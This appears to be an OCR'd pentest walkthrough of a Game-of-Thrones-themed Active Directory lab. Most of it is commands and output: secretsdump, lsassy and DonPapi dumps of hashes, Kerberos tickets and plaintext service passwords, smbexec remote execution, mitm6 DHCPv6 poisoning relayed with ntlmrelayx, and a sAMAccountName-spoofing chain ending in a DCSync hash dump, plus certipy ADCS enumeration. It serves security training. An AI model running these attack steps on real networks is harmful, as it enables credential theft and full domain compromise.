NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2024-10-22 15:07:03)
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2024-10-22 15:07:12)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:d9bfc8bc00f36193addb4ff5bb1a297cd5b63f3c4b565d1309410121b4e1ae33
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:b8b01a8e94aa77fc2da537e8384b558e
NORTH\CASTELBLACK$:des-cbc-md5:25374ff48973e0c8
NORTH\CASTELBLACK$:plain_password_hex:6b007200700041005d0078003c005c00620029002e0023004f005700420052006200460031002700620073003e00630050004e002c0020004f002
5004c0075004f005500630073006100480063004e0058005f0076005b0052003d00350062004b00760057002d0043007300780004b0066003c0037004e005b006a0020004d00670048005b006b00
330065003d00570031005700550003b004c0053006c004a00
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:e4a7297689671ab052d35063d649426c:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x2bdc364f5fc501c4f5d942429b32be85da09598b
dpapi_userkey:0xa7abd399ee2600335ec36ab89136ac2e0e2cdbe0
[*] NL$KM
 0000   A0 B9 07 4A 55 70 F9 F9  FA CC 68 30 15 F5 95 A2   ...JUp....h0....
 0010   58 69 29 AD 87 BA A5 9F  76 EB AC F3 07 63 71 5A   Xi).....v....cqZ
 0020   ED 26 C1 FC 5A 2B D3 25  A0 74 E6 E4 90 53 D5 19   .&..Z+.%.t...S..
 0030   E8 D6 BD D0 F3 36 76 5A  A6 74 1B 5B D8 30 90 2A   .....6vZ.t.[.0.*
NL$KM:a0b9074a5570f9f9facc683015f595a2586929ad87baa59f76ebacf30763715aed26c1fc5a2bd325a074e6e49053d519e8d6bdd0f336765aa6741b5bd830902a
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
```

Lsassy

Use lsassy to get the lsass or **Local Security Authority Subsystem** Service process stored credentials

Domain accounts information's are stored in the LSASS process so make a dump of this process can give you more domain accounts and privileges.

```
proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK
192.168.56.22
```


```
└─$ proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.56.22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
192.168.56.22 - NORTH\CASTELBLACK$                  [NT] e4a7297689671ab052d35063d649426c | [SHA1] 7401d43e86a55eff46c0d73b393de2dc1cb027ce
192.168.56.22 - north.sevenkingdoms.local\CASTELBLACK$  [PWD] krpA]xc\b).8OWBRbF1'bs>cP%, O!K>pVf"~GU)$1'\CmkSLeLuOUcsaNcNX_v[R=5bKvW-CsxKf<7N[j MgH[ktwC'!$m6oHPh'ROrc5ik3e=W1WU;LSlJ
192.168.56.22 - NORTH\robb.stark                    [NT] 831486ac7f26860c9e2f51ac91e1a07a | [SHA1] 3bea28f1c446eed7be7d423cfe0b58322ed7b6c
192.168.56.22 - NORTH\sql_svc                       [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark  [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-10-23 01:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_76016d21_20241023010711
.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark  [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-10-23 01:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_3677de82_20241023010711
.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$  [TGT] Domain: SEVENKINGDOMS.LOCAL - End time: 2024-10-23 01:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_SEVENKINGDOMS.LOCAL_c138f3e9_20241023010703.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$  [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-10-23 01:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_fc4e0c9e_20241023010707
03.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$  [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-10-23 01:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_4e0abfdf_20241023010707
03.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\sql_svc   [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-10-23 01:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_13c6743a_20241023010703.ki
rbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$  [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-10-23 01:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_0a1658a5_20241023010707
03.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$  [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-10-23 01:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_25b9de90_20241023010707
03.kirbi)
18 Kerberos tickets written to /home/kali/.config/lsassy/tickets
5 masterkeys saved to /home/kali/.config/lsassy/masterkeys.txt
```

Using DonPapi

for Dumping relevant information on compromised targets without AV detection

```
proxychains donpapi collect --username 'EDDARD.STARK' --domain 'NORTH' --target '192.168.56.22'
```

for password just press enter




DonPapi give us the stored password for the sql service
sql_svc:YouWillNotKerboroast1ngMeeeeee

Smbclient

Connect directly to the smbserver with smbclient


```
proxychains impacket-smbclient -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
```



Code execution : smbexec

With a SOCKS connection, only smbexec or atexec can be used; wmiexec, psexec, and dcomexec will not work

```
proxychains impacket-smbexec -no-pass
'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
```




Mitm6 + ntlmrelayx to ldap


Another effective method to poison the network is by responding to DHCPv6 requests and setting our host as the default DNS server. Since Windows prioritizes IPv6 over IPv4 by default, we can capture and manipulate DHCPv6 responses to set our machine as the DNS server, redirecting queries to us using the MITM6 tool.

start poisoning with mitm6 and start ntlmrelayx


```
mitm6 -i eth0 -d essos.local -d sevenkingdoms.local -d
north.sevenkingdoms.local –debug
```



Maybe you need to try few times and it will take long time




```
impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t
ldaps://meereen.essos.local --add-computer relayedpccreate --
delegate-access
```




"Adding new computer with username: relayedpccreate$ and password: {hLeN*$Gc3eISj1 result: OK"

```
impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local -l /Desktop/god
```

A new computer has been created with delegate access to Braavos$ because we poison Braavos$ computer account and it can set the msDS-AllowedToActOnBehalfOfOtherIdentity on the created computer.

And we can continue with RBCD exploitation just like in the next paragraph (with getST to call s4u2proxy)

If we specify a loot dir all the information's on the ldap are automatically dumped




Open an rdp session with essos.local/khal.drogo:horse

When the relay is up and running, we can get all the domain information

```
ll
```

```
┌──(kali㉿kali)-[~/Desktop/god]
└─$ ll
total 248
-rw-r--r-- 1 root root  2543 Oct 23 06:03 domain_computers_by_os.html
-rw-r--r-- 1 root root   894 Oct 23 06:03 domain_computers.grep
-rw-r--r-- 1 root root  2221 Oct 23 06:03 domain_computers.html
-rw-r--r-- 1 root root 13149 Oct 23 06:03 domain_computers.json
-rw-r--r-- 1 root root 11062 Oct 23 06:03 domain_groups.grep
-rw-r--r-- 1 root root 19007 Oct 23 06:03 domain_groups.html
-rw-r--r-- 1 root root 89546 Oct 23 06:03 domain_groups.json
-rw-r--r-- 1 root root   242 Oct 23 06:03 domain_policy.grep
-rw-r--r-- 1 root root  1138 Oct 23 06:03 domain_policy.html
-rw-r--r-- 1 root root  5110 Oct 23 06:03 domain_policy.json
-rw-r--r-- 1 root root   187 Oct 23 06:03 domain_trusts.grep
-rw-r--r-- 1 root root  1002 Oct 23 06:03 domain_trusts.html
-rw-r--r-- 1 root root  2004 Oct 23 06:03 domain_trusts.json
-rw-r--r-- 1 root root 21129 Oct 23 06:03 domain_users_by_group.html
-rw-r--r-- 1 root root  3403 Oct 23 06:03 domain_users.grep
-rw-r--r-- 1 root root  9360 Oct 23 06:03 domain_users.html
-rw-r--r-- 1 root root 31356 Oct 23 06:03 domain_users.json
```

Click on the domain_users.html



Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
sql_svc	sql_svc	sql_svc		Domain Users	10/20/24 06:52:15	10/20/24 08:03:07	10/23/24 08:02:28	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/20/24 07:28:38	1117	sql service
drogon	drogon	drogon	Dragons	Domain Users	10/20/24 06:52:12	10/20/24 07:50:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/20/24 07:28:35	1116	drogon
missandei	missandei	missandei		Domain Users	10/20/24 06:52:10	10/20/24 10:45:42	10/20/24 10:45:42	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	10/20/24 07:28:33	1115	missandei
jorah.mormont	jorah.mormont	jorah.mormont	Targaryen	Domain Users	10/20/24 06:52:07	10/20/24 07:43:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/20/24 07:28:31	1114	Jorah Mormont
khal.drogo	khal.drogo	khal.drogo	Dothraki	Domain Users	10/20/24 06:52:05	10/20/24 07:43:22	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/20/24 07:28:29	1113	Khal Drogo
viserys.targaryen	viserys.targaryen	viserys.targaryen	Targaryen	Domain Users	10/20/24 06:52:02	10/20/24 07:43:04	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/20/24 07:28:27	1112	Viserys Targaryen
daenerys.targaryen	daenerys.targaryen	daenerys.targaryen	DragonsFriends, Targaryen, Domain Admins, Administrators	Domain Users	10/20/24 06:51:59	10/20/24 07:50:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/20/24 07:28:25	1111	Darnerys Targaryen
SEVENKINGDOMS$	SEVENKINGDOMS$	SEVENKINGDOMS$		Domain Users	10/20/24 06:46:33	10/20/24 06:46:33	01/01/01 00:00:00	PASSWD_NOTREQD	10/20/24 06:46:33	1104	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	10/20/24 06:30:11	10/20/24 06:45:21	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	10/20/24 06:30:11	502	Key Distribution Center Service Account
vagrant	vagrant	vagrant	Users, Administrators	Domain Users	10/20/24 06:21:46	10/20/24 06:45:21	10/20/24 08:33:03	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/15/17 16:46:00	1000	Vagrant User
DefaultAccount	DefaultAccount	DefaultAccount	System Managed Accounts Group	Domain Users	10/20/24 06:21:46	10/20/24 06:21:46	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	503	A user account managed by the system.
Guest	Guest	Guest	Guests	Domain Guests	10/20/24 06:21:46	10/20/24 06:21:46	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	10/20/24 06:21:46	10/20/24 06:46:33	10/20/24 08:03:07	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/20/24 06:13:59	500	Built-in account for administering the computer/domain

Exploit with user

Our plan is to add a computer, clear its SPN, rename it to match the Domain Controller (DC) name, and obtain a TGT for this computer. Then, we'll revert the computer's name to its original, use the previously acquired TGT to obtain a service ticket, and finally perform a DCSync operation.

Add a new computer

```
impacket-addcomputer -computer-name 'samaccountname$' -
computer-pass 'ComputerPassword' -dc-host
winterfell.north.sevenkingdoms.local -domain-netbios NORTH
'north.sevenkingdoms.local/jon.snow:iknownothing'
```

```
└─# impacket-addcomputer -computer-name 'samaccountname$' -computer-pass 'ComputerPassword' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Account samaccountname$ already exists! If you just want to set a password, use -no-add.
```

git clone https://github.com/dirkjanm/krbrelayx.git

cd krbrelayx

Clear the SPNs of our new computer

```
python addspn.py --clear -t 'samaccountname$' -u
'north.sevenkingdoms.local\jon.snow' -p 'iknownothing'
'winterfell.north.sevenkingdoms.local'
```

Rename the computer


```
python renamemachine.py -current-name 'samaccountname$' -new-
name 'winterfell' -dc-ip
'winterfell.north.sevenkingdoms.local'
north.sevenkingdoms.local/jon.snow:iknownothing
```

if you can't locate the renameMachine.py, go to https://github.com/ThePorgs/impacket/blob/main/examples/renameMachine.py copy it and make a file as renameMachine.py and run it or

pipx install --force --system-site-packages git+https://github.com/ThePorgs/impacket


Obtain a TGT

```
impacket-getTGT -dc-ip 'winterfell.north.sevenkingdoms.local'
'north.sevenkingdoms.local'/'winterfell':'ComputerPassword'
```



Reset the computer name back to the original name

```
python renamemachine.py -current-name 'winterfell' -new-name
'samaccount$' north.sevenkingdoms.local/jon.snow:iknownothing
```



Obtain a service ticket with S4U2self by presenting the previous TGT

```
export KRB5CCNAME=/home/kali/Desktop/winterfell.ccache
```

```
impacket-getST -self -impersonate 'administrator' -altservice
'CIFS/winterfell.north.sevenkingdoms.local' -k -no-pass -dc-ip
'winterfell.north.sevenkingdoms.local'
'north.sevenkingdoms.local'/'winterfell' -debug
```


```
[*] Requesting S4U2self
[+] Trying to connect to KDC at winterfell.north.sevenkingdoms.local:88
[+] Original sname is not formatted as usual (i.e. CLASS/HOSTNAME), automatically filling the substitution service will fail
[+] Original sname is: winterfell
[+] No service realm in new SPN, using the current one (NORTH.SEVENKINGDOMS.LOCAL)
[*] Changing service from winterfell@NORTH.SEVENKINGDOMS.LOCAL to CIFS/winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
[*] Saving ticket in administrator@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
```

DCSync by presenting the service ticket

```
export
KRB5CCNAME=/home/kali/Desktop/administrator@CIFS_winterfell.no
rth.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:839880c5a7896759a033f73b5e59ea9f:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:b777555c2e2e3716e075cc255b26c14d:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
```

Now clean up by deleting the computer we created with the administrator account hash we just get

```
impacket-addcomputer -computer-name 'samaccountname$' -delete
-dc-host winterfell.north.sevenkingdoms.local -domain-netbios
NORTH -hashes
```

```
'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4' 'north.sevenkingdoms.local/Administrator'
```

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Successfully deleted samaccountname$.
```

ADCS reconnaissance and enumeration

enumeration with certipy

```
certipy-ad find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
```


```
certipy-ad find -u khal.drogo@essos.local -p 'horse' -vulnerable -dc-ip 192.168.56.12 -stdout
```

- We can find an ESC1 vulnerable template :
    - Enrollment rights to all domain users
    - Client authentication
    - And Enrolled supplies subject

```
  ESC3                                : 'ESSOS.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set
2
  Template Name                       : ESC2
  Display Name                        : ESC2
  Certificate Authorities             : ESSOS-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : True
  Any Purpose                         : True
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectAltRequireUpn
  Enrollment Flag                     : AutoEnrollment
  Private Key Flag                    : 16842752
  Extended Key Usage                  : Any Purpose
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights               : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                           : ESSOS.LOCAL\Enterprise Admins
